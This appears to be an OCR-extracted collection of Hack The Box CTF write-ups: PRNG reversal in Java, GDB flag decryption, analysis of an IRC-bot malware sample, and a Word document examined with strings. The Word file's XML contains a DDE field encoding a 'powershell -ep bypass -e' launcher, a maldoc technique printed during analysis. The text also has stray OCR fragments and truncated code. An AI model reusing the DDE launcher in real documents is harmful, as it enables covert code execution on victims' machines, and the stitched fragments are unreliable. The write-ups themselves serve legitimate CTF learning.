
```java
public static void main(String[] args) throws IOException {
    int valueToSolve = 23926;
    int newYear = 0;

    newYear = BigInteger.valueOf(valueToSolve).multiply(BigInteger.valueOf(48271)).mod(BigInteger.valueOf(Integer.MAX_VALUE)).intValue();

    System.out.println(newYear);
}
```

When typing the solution in the request ‘predict_year’ we get the number of hops returned 876578 and we now know our formula is correct.

Since the TravelTo2020 function requires a seed and not a predicted year, we need to invert this formula. This is very difficult since there is a modulo in this formula. After some thinking and calculating, we found the following formula:


Current year = ((z * n + next year) / m) mod n → IF (z * n + next year) mod 48271 == 0

In this formula, z is a value that needs to be filled in randomly. This translates into the following piece of code:



```java
public static void main(String[] args) {
    int valueToSolve = 1154931946;
    int newYear = 0;

    for (int z = 1; z < Integer.MAX_VALUE; z++) {
        BigInteger zChecker = BigInteger.valueOf(z).multiply(BigInteger.valueOf(Integer.MAX_VALUE)).add(BigInteger.valueOf(valueToSolve));
        if (!zChecker.mod(BigInteger.valueOf(48271)).equals(BigInteger.valueOf(0))) {
            continue;
        }

        newYear = zChecker.divide(BigInteger.valueOf(48271)).mod(BigInteger.valueOf(Integer.MAX_VALUE)).intValue();
        break;
    }

    System.out.println(newYear);
}
```


Now we need to use this formula to calculate 876578 hops back. Just place above function in a loop for the required amount of time:



```java
public static void main(String[] args) {
    int newYear = 2020;
    double percentage = 0;

    for (int i = 0; i < 876578; i++) {
        for (int z = 1; z < Integer.MAX_VALUE; z++) {
            BigInteger zChecker = BigInteger.valueOf(z).multiply(BigInteger.valueOf(Integer.MAX_VALUE)).add(BigInteger.valueOf(newYear));
            if (!zChecker.mod(BigInteger.valueOf(48271)).equals(BigInteger.valueOf(0))) {
                continue;
            }

            newYear = zChecker.divide(BigInteger.valueOf(48271)).mod(BigInteger.valueOf(Integer.MAX_VALUE)).intValue();
            break;
        }

        if (i == 1) {
            System.out.println("First: " + newYear);
        }
        if (i % 5000 == 0) {
            double perc = Math.round((double) i / (double) 876578 * (double) 100);
            if (percentage != perc) {
                percentage = perc;
                System.out.println(perc + "%");
            }
        }
    }

    System.out.println(newYear);
}
```

This gives the correct seed. This needs to be returned to the API and then it returns the flag:

HTB{l1n34r_c0n9ru3nc35_4nd_prn91Zz}



```java
import java.math.BigInteger;

import static java.lang.System.exit;

public class QuickReverseSolver {
    public static void main(String[] args) {
        int newYear = 2020;
        double percentage = 0;

        for (int i = 0; i < 876578; i++) {
            for (int z = 1; z < Integer.MAX_VALUE; z++) {
                BigInteger zChecker = BigInteger.valueOf(z).multiply(BigInteger.valueOf(Integer.MAX_VALUE)).add(BigInteger.valueOf(newYear));
                if (!zChecker.mod(BigInteger.valueOf(48271)).equals(BigInteger.valueOf(0))) {
                    continue;
                }

                newYear = zChecker.divide(BigInteger.valueOf(48271)).mod(BigInteger.valueOf(Integer.MAX_VALUE)).intValue();

//                int toCheck = newYear;
//                for (int j = 0; j < i + 1; j++) {
//                    toCheck = BigInteger.valueOf(toCheck).multiply
//                }
//                if (toCheck != 2020) {
//                    System.out.println("Something is going wrong w
//                    exit(1);
//                }

                if (i > 876478) {
                    System.out.println("New year: " + newYear);
                }

                break;
            }

            if (i == 1) {
                System.out.println("First: " + newYear);
            }
            if (i % 5000 == 0) {
                double perc = Math.round((double)i / (double)876578
```

```
New year: 1912458564
New year: 118689383
New year: 1869613618
New year: 1851454278
New year: 2024698448
New year: 758466716
New year: 1593444765
New year: 918837276
New year: 1678553766
New year: 1788944573
New year: 28820842
New year: 1444884148
New year: 1635277937
New year: 1145468226
New year: 674818782
New year: 2113508741
2113508741

Process finished with exit code 0
```

POST http://docker.hackthebox.eu:30837/travelTo2020


```
{
    "seed": 2113508741
}
```

Response: 200 OK

```
{"flag": "HTB{l1n34r_c0n9ru3nc35_4nd_prn91Zz}"}
```


Hi! My name is (what?)

First, disassemble the elf file with IDA. After some searching, you will find that there is compared with a user.



```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  __uid_t uid; // ST1C_4
  size_t v4; // ST28_4
  char *s; // ST2C_4
  int i; // [esp+0h] [ebp-20h]
  struct passwd *v7; // [esp+8h] [ebp-18h]
  char *s1; // [esp+Ch] [ebp-14h]

  puts("Who are you?");
  uid = geteuid();
  v7 = getpwuid(uid);
  if ( ptrace(0, 0, 0, 0) )
  {
    puts("This doesn't seem right");
    exit(1);
  }
  if ( v7 )
  {
    s1 = v7->pw_name;
    if ( !strcmp(v7->pw_name, username) )
    {
      puts("No you are not the right person");
    }
    else
    {
      for ( i = 0; i < (char *)marker - (char *)main; ++i )
      {
        if ( (unsigned __int8)*(_DWORD *)((char *)main + i) == breakpointvalue )
        {
          puts("What's this now?");
          exit(1);
        }
      }
      v4 = strlen(encrypted_flag);
      s = (char *)malloc(4 * (v4 + 1));
      decrypt(s1, encrypted_flag, (int)s);
      s[v4] = 0;
      puts(s);
    }
    exit(0);
  }
  puts("?");
  exit(1);
}
```

This user can be found at the address `0x0804A05C`. Next you can find an encrypted_flag at address `0x0804A03C`. The flag has been xored. Next you can place with GDB a breakpoint in main and a call is defined as follows:



```
xffffcbc2:      ""
xffffcbc3:      ""
xffffcbc4:      " \315\377\377\260\346\374\367\300\346\374", <incomplete sequence \367>
xffffcbd1:      ""
(gdb) call ((int(*)(char*, char*, void*))decrypt)((char*)0x0804A05C,(char*)0x0804A03C, $esp)
$7 = 0
(gdb) x/10s $esp
0xffffcb90:     "HTB{L00k1ng_f0r_4_w31rd_n4m3}\020%\341\321\024(\367\334\313\377\377"
0xffffcbb9:     ""
0xffffcbba:     ""
0xffffcbbb:     ""
0xffffcbbc:     "\341\207\004\b"
0xffffcbc1:     ""
0xffffcbc2:     ""
0xffffcbc3:     ""
0xffffcbc4:     " \315\377\377\260\346\374\367\300\346\374", <incomplete sequence \367>
0xffffcbd1:     ""
(gdb) call ((int(*)(char*, char*, void*))decrypt)((char*)0x0804A05C,(char*)0x0804A03C, $esp)
```

```
0000   50 78 b3 cd 8c 84 08 00  27 62 64 61 08 00 45 00   Px...... 'bda..E.
0010   00 3c 08 af 40 00 40 06  8b c9 c0 a8 01 13 4a 72   .<..@.@. ......Jr
0020   9a 16 d0 d4 01 bb 2b 5c  12 b9 00 00 00 00 a0 02   ......+\ ........
0030   fa f0 a6 72 00 00 02 04  05 b4 04 02 08 0a e7 54   ...r.... .......T
0040   ff 03 00 00 00 00 01 03  03 07                     ........ ..
```

By using our site, you acknowledge that you have rea
#hi-my-name-is-what - Discord
HTB CTF
hi-my-name-is-what
Search
HACKERS—7
AnaVirtual

This call takes the username and encrypted flag as argument for decryption and stores the flag in the stack. Next you can examine the stack using GDB to get the flag.

HTB{L00k1ng_f0r_4_w31rd_n4m3}


Ircware

We beginnen met de standaard analyse. De beschrijving lezen en rabin2 -I

```
During a routine check on our servers we found this suspicious binary, but
when analyzing it we couldn't get it to do anything. We assume it's dead
malware but maybe something interesting can still be extracted from it?
```

```
arch     x86
baddr    0x400000
binsz    4518
bintype  elf
bits     64
canary   false
class    ELF64
crypto   false
endian   little
linenum  false
lsyms    false
machine  AMD x86-64 architecture
maxopsz  16
minopsz  1
nx       false
pic      false
relocs   false
relro    partial
static   false
stripped true
```

Omdat het een stripped binary is, zullen we zelf moeten kijken wat alle functies doen. Dit heb ik functie voor functie gedaan, en niets sprong er direct uit. Ik zag dat er een connectie opgezet wordt over TCP. Met nc wordt dit geverifieerd, bij het opstarten van de binary zien we dat de volgende data verzonden wordt:




```
kali@kali:~$ nc -l -p 8000
NICK ircware_1150
USER ircware 0 * :ircware
JOIN #secret
```

PING wordt beantwoord met PONG.
In de binary vinden we het volgende wachtwoord:

```
RJJ3DSCP
```

Dit wordt echter niet als wachtwoord geaccepteerd. Ik overweeg dan om het wachtwoord te brute forcen. Dit gaat echter dagen, weken of jaren duren.



Bangedaon (Arjan) 11/21/2020
5 minutes in and maybe I should've read up on search space and feasibility

```
AAACVZBZ
0.0013%
```

Dus ik ga verder met de analyse. Om zonder wachtwoord toch dynamische analyse te kunnen doen, zetten we de variabele voor een succesvolle wachwoord check met gdb op 1 ipv 0.
Bij het opstarten van de binary zien we de volgende string die een vlag zou kunnen zijn:
b'\t\a\021H s\002h,gb\002>6}\032\036\065\037\a*\035<\vq%bW~0\023;q\a.'
Deze wordt tijdens runtime met een xor gedecrypt naar het volgende:
b'[M[{d A8~-(1ze>JL\177U4nN\177[#o(d:cPk#Md'
Verder uitpluizen van de binary levert niets op. Ik heb nu een solide beeld bij hoe de binary werkt, maar deze kennis bengt me niet op een vlag.
Hoewel dit een rev chall is, ga ik toch meer een crypto kant op denken. Ik probeer de key RJJ3DSCP die al eerder gevonden is. Dit helpt niet. Ik probeer dezelfde key, maar dan andersom. Dit werkt ook niet.
Na heel veel proberen, kwam ik er achter dat een xor van de versleutelde vlag met HTB{ de gedeeltelijke sleutel ASS3 oplevert. Deze characters zijn 17 plaatsen in het alphabet geshift met de sleutel RJJ3DSCP. Door in de ascii tabel verder te tellen, komen we op de sleutel ASS3MBLY. Dit is geen toeval.
Ik hoef op dat moment alleen nog maar de sleutel in mijn python programma te plaatsen, en deze ontsleutelt de versleutelde vlag.
HTB{m1N1m411st1C_fL4g_pR0v1d3r_b0T}
De volgende uitleg gaf ik op Discord aan de groep:
De hele binary uitpluizen was niet nodig. De encrypted message die ik al lang kende, was de oplossing. Echter, dit is neit met het wachtwoord RJJ3DSCP, en ook niet met dit wachtwoord andersom.
TBH is het meer een crypto challenge, waardoor ik dus een beetje in de verkeerde richting zocht (is ook niet voor het eerst lol)
Door te experimenteren kwam ik er achter dat als je de message met HTB{ xort, je een key krijgt die begint met ASS3. Als we deze naast de bekende key leggen, zien we dat elke char 17 plaatsen in het uppercase alphabet naar beneden gaat. met loop around. Dus als we de rest van de bekende key nemen, en verder tellen, kunnen we ASS3 af maken tot ASS3MBLY
Hiermee kunnen we de message decrypten

Patch of the Ninja


Mijn initiële analyse gaf aan dat het een file was met binary data. Strings op het bestand gaf gelijk de vlag.
HTB{C00l_Shurik3n}

KapKan

-Ibrahim
-FLAG: **HTB{D0n7_45K_M3_h0W_17_w0RK5_M473}**

We got a strange Microsoft Office Word file. The file looks empty but with viewing the file with the Strings command we got all the information about the file.

When we looked at the results, we immediately noticed a series of numbers in a row.



```
word/document.xml<w:document xmlns:wpc="http://schemas.microsoft.com/office/word/2010/wordprocessingCanvas" xmlns:cx="http://schemas.microsoft.com/office/drawing/2014/chartex"
xmlns:cx1="http://schemas.microsoft.com/office/drawing/2015/9/8/chartex" xmlns:cx2="http://schemas.microsoft.com/office/drawing/2015/10/21/chartex" xmlns:cx3="http://schemas.microsoft.com/office/
drawing/2016/5/9/chartex" xmlns:cx4="http://schemas.microsoft.com/office/drawing/2016/5/10/chartex" xmlns:cx5="http://schemas.microsoft.com/office/drawing/2016/5/11/chartex"
xmlns:cx6="http://schemas.microsoft.com/office/drawing/2016/5/12/chartex" xmlns:cx7="http://schemas.microsoft.com/office/drawing/2016/5/13/chartex" xmlns:cx8="http://schemas.microsoft.com/office/
drawing/2016/5/14/chartex" xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" xmlns:aink="http://schemas.microsoft.com/office/drawing/2016/ink" xmlns:am3d="http://schemas.microsoft.com/
office/drawing/2017/model3d" xmlns:o="urn:schemas-microsoft-com:office:office" xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships" xmlns:m="http://schemas.openxmlformats.org/
officeDocument/2006/math" xmlns:v="urn:schemas-microsoft-com:vml" xmlns:wp14="http://schemas.microsoft.com/office/word/2010/wordprocessingDrawing" xmlns:wp="http://schemas.openxmlformats.org/
drawingml/2006/wordprocessingDrawing" xmlns:w10="urn:schemas-microsoft-com:office:word" xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main" xmlns:w14="http://schemas.microsoft.com/office
/word/2010/wordml" xmlns:w15="http://schemas.microsoft.com/office/word/2012/wordml" xmlns:w16cid="http://schemas.microsoft.com/office/word/2016/wordml/cid" xmlns:w16se="http://schemas.microsoft.com/office/
word/2015/wordml/symex" xmlns:wpg="http://schemas.microsoft.com/office/word/2010/wordprocessingGroup" xmlns:wpi="http://schemas.microsoft.com/office/word/2010/wordprocessingInk"
xmlns:wne="http://schemas.microsoft.com/office/word/2006/wordml" xmlns:wps="http://schemas.microsoft.com/office/word/2010/wordprocessingShape" mc:Ignorable="w14 w15 w16se w16cid wp14"><w:body><w:p
w:rsidR="00830AD6" w:rsidRDefault="00830AD6" w:rsidP="00830AD6"><w:r><w:fldChar w:fldCharType="begin"/></w:r><w:r><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r><w:instrText>SET
c</w:instrText></w:r><w:r><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r><w:instrText>"</w:instrText></w:r><w:fldSimple w:instr="  QUOTE  112 111 119 101 114 115 104 101 108 108 32 45 101 112
32 98 121 112 97 115 115 32 45 101 32 83 65 66 85 65 69 73 65 101 119 66 69 65 68 65 65 98 103 65 51 65 70 56 65 78 65 65 49 65 69 115 65 88 119 66 78 65 68 77 65 88 119 66 111 65 68 65 65 86 119 66 102
65 68 69 65 78 119 66 102 65 72 99 65 77 65 66 83 65 69 115 65 78 81 66 102 65 69 48 65 78 65 65 51 65 68 77 65 102 81 65 61  "><w:r><w:rPr><w:b/><w:noProof/></w:rPr><w:instrText>
</w:instrText></w:r></w:fldSimple><w:r><w:instrText>"</w:instrText></w:r><w:r><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r><w:fldChar w:fldCharType="end"/></w:r></w:p><w:p
w:rsidR="00830AD6" w:rsidRDefault="00830AD6" w:rsidP="00830AD6"><w:r><w:fldChar w:fldCharType="begin"/></w:r><w:r><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r><w:instrText>SET
d</w:instrText></w:r><w:r><w:instrText xml:space="preserve"> "</w:instrText></w:r><w:fldSimple w:instr="  QUOTE   "><w:r><w:rPr><w:b/><w:noProof/></w:rPr><w:instrText>
</w:instrText></w:r></w:fldSimple><w:r><w:instrText xml:space="preserve">" </w:instrText></w:r><w:r><w:fldChar w:fldCharType="end"/></w:r></w:p><w:p w:rsidR="00830AD6" w:rsidRDefault="00830AD6"
w:rsidP="00830AD6"><w:r><w:fldChar w:fldCharType="begin"/></w:r><w:r><w:instrText xml:space="preserve"> </w:instrText></w:r><w:r><w:instrText>SET e</w:instrText></w:r><w:r><w:instrText
xml:space="preserve"> "</w:instrText></w:r><w:fldSimple w:instr="  QUOTE   "><w:r><w:rPr><w:b/><w:noProof/></w:rPr><w:instrText> </w:instrText></w:r></w:fldSimple><w:r><w:instrText xml:space="preserve">"
</w:instrText></w:r><w:r><w:fldChar w:fldCharType="end"/></w:r><w:bookmarkStart w:id="0" w:name="_GoBack"/><w:bookmarkEnd w:id="0"/></w:p><w:p w:rsidR="00522B43" w:rsidRDefault="00BF6731"><w:r><w:fldChar
w:fldCharType="begin"/></w:r><w:r><w:instrText xml:space="preserve"> DDE</w:instrText></w:r><w:r w:rsidR="00830AD6"><w:instrText xml:space="preserve"> </w:instrText></w:r><w:fldSimple w:instr=" REF c
"><w:r w:rsidR="00830AD6"><w:rPr><w:b/><w:noProof/></w:rPr><w:instrText> </w:instrText></w:r></w:fldSimple><w:r w:rsidR="00830AD6"><w:instrText xml:space="preserve"> </w:instrText></w:r><w:fldSimple
w:instr=" REF d "><w:r w:rsidR="00830AD6"><w:rPr><w:b/><w:noProof/></w:rPr><w:instrText> </w:instrText></w:r></w:fldSimple><w:r w:rsidR="00830AD6"><w:instrText xml:space="preserve">
